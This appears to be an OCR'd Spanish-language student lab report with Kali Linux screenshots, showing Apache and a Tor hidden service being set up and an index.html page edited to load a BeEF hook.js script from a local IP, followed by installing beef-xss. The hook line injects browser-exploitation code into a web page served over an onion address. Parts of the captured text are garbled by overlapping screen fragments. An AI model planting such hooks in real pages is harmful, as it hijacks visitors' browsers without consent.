


```
(kali㉿kali)-[~]
$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib/
systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2
sudo

(kali㉿kali)-[~]
$ sudo systemctl start apache2

(kali㉿kali)-[~]
$ |
```


Verificar el estado de apache2




```
(kali㉿kali)-[~]
$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset>
   Active: active (running) since Tue 2025-06-10 13:29:44 EDT; 1h 47min ago
     Invocation: 69e3fb16c6804e93abcbb7791d83a2ae
       Docs: https://httpd.apache.org/docs/2.4/
      Main PID: 778 (apache2)
        Tasks: 7 (limit: 2288)
       Memory: 18.2M
          CPU: 3.099s
        CGroup: /system.slice/apache2.service
                └─ 778 /usr/sbin/apache2 -k start
                  ├─ 781 /usr/sbin/apache2 -k start
                  ├─ 782 /usr/sbin/apache2 -k start
                  ├─ 783 /usr/sbin/apache2 -k start
                  ├─ 784 /usr/sbin/apache2 -k start
                  ├─ 785 /usr/sbin/apache2 -k start
                  └─ 3279 /usr/sbin/apache2 -k start

Jun 10 13:29:44 kali systemd[1]: Starting apache2.service - The Apache HTTP
Jun 10 13:29:44 kali apachectl[755]: AH00558: apache2: Could not reliably c
```

Verificar que la pagina funciona localmente



Verificar la configuración de "torrc"



```
GNU nano 5.4          /etc/tor/torrc
## contents of the file ".../hidden_service/hostname" for the address
## to tell people.
##
## HiddenServicePort x y:z says to redirect requests on port x to the
## address y:z.

HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 127.0.0.1:80

#HiddenServiceDir /var/lib/tor/other_hidden_service/
#HiddenServicePort 80 127.0.0.1:80
#HiddenServicePort 22 127.0.0.1:22

#####
## This section is just for relays #####
#
## See https://www.torproject.org/docs/tor-doc-relay for details.

## Required: what port to advertise for incoming Tor connections.

^G Help      ^O Write Out   ^W Where Is   ^K Cut        ^E Execute
^X Exit      ^R Read File    ^N Replace    ^U Paste     ^J Justify

To direct input to this VM, click inside or press Ctrl+G.
```


Reiniciamos el servicio de tor

```
(kali㉿kali)-[~]
$ sudo systemctl restart tor

(kali㉿kali)-[~]
$ sudo systemctl status tor
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/usr/lib/systemd/system/tor.service; disabled; preset: disabled)
   Active: active (exited) since Tue 2025-06-10 15:21:15 EDT; 13s ago
     Invocation: 927192c266af4728b061bcb673101b48
      Process: 3644 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
        Main PID: 3644 (code=exited, status=0/SUCCESS)
          CPU: 45ms

Jun 10 15:21:15 kali systemd[1]: Starting tor.service - Anonymizing overlay network for TCP
Jun 10 15:21:15 kali systemd[1]: Finished tor.service - Anonymizing overlay network for TCP
lines 1-10/10 (END)
```

Verificamos la dirección de enlace proporcionada por Tor



Kali-Linux-21 - VMware Workstation


```
(kali㉿kali)-[~]
$ sudo cat /var/lib/tor/hidden_service/hostname
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
cg6ktcq5efstd2m57jlzjcg3ncx6ibs2ayb2fdnvt7hlfpw5dd4s5ad.onion
```

To direct input to this VM, click inside or press Ctrl+G.

6°C Prac. despejado Buscar 08:47 p.m. 10/06/2025

MARCO ANTONIO CRUZ MAMANI

p



Kali-Linux-21 - VMware Workstation

```
Bienvenido Bienvenido
File Actions Edit View Help
GNU nano 5.4 /var/www/html/index.html *
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8">
<title>Bienvenido</title>
<script src="http://192.168.0.18:3000/hook.js"></script>
<style>
body{
margin: 0;
padding: 0;
background-color: #0d0d0d;
color: #00ff99;
font-family: "Courier New", Courier, monospace; limitado a usuarios autorizados.
font-size: 16px;
line-height: 1.6;
}
.Alt.container {el sitio está monitoreado. Cualquier intento de acceso no
max-width: 800px;
margin: 50px auto;
padding: 20px;
background-color: #111;
border: 1px solid #00ff99; acta al administrador a través de los canales
box-shadow: 0 0 20px #00ff99;
}

h1 {
}
```

To direct input to this VM, click inside or press Ctrl+G.

5°C Despejado Buscar 09:02 p.m. 10/06/2025

MARCO ANTONIO CRUZ MAMANI

Kali-Linux-21 - VMware Workstation

To direct input to this VM, click inside or press Ctrl+G.

```
(kali㉿kali)-[~]
$ cd /usr/share/beef-xss/beef-xss
(kali㉿kali)-[/usr/share/beef-xss] Please make sure you have checked your configfile.lock into
$ sudo bundle install
Don't run Bundler as root. Installing your bundle as root will break this application for all
non-root users on this machine. --xss
Fetching gem metadata from https://rubygems.org/.....[REDACTED]
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub
Specification name=thin version=1.8.2 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub
Specification name=racc version=1.8.1 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub
Specification name=prism version=1.4.0 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub
Specification name=nio4r version=2.7.4 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub
Specification name=msgpack version=1.7.5 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub
Specification name=json version=2.10.2 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub
Specification name=http_parser.rb version=0.8.0 platform=ruby> because it is missing extensi
Specification name=eventmachine version=1.2.7 platform=ruby> because it is missing extension
Specification name=decimal version=3.1.8 platform=ruby> because it is missing extensi
Resolving dependencies ...
Installing decimal 3.2.2 with native extensions
Installing json 2.12.2 with native extensions
|
```

Bajada de las te... Sábado

Buscar Archivo Editar Ver ESP LAA 09:47 p.m. 10/06/2025



Kali-Linux-21 - VMware Workstation


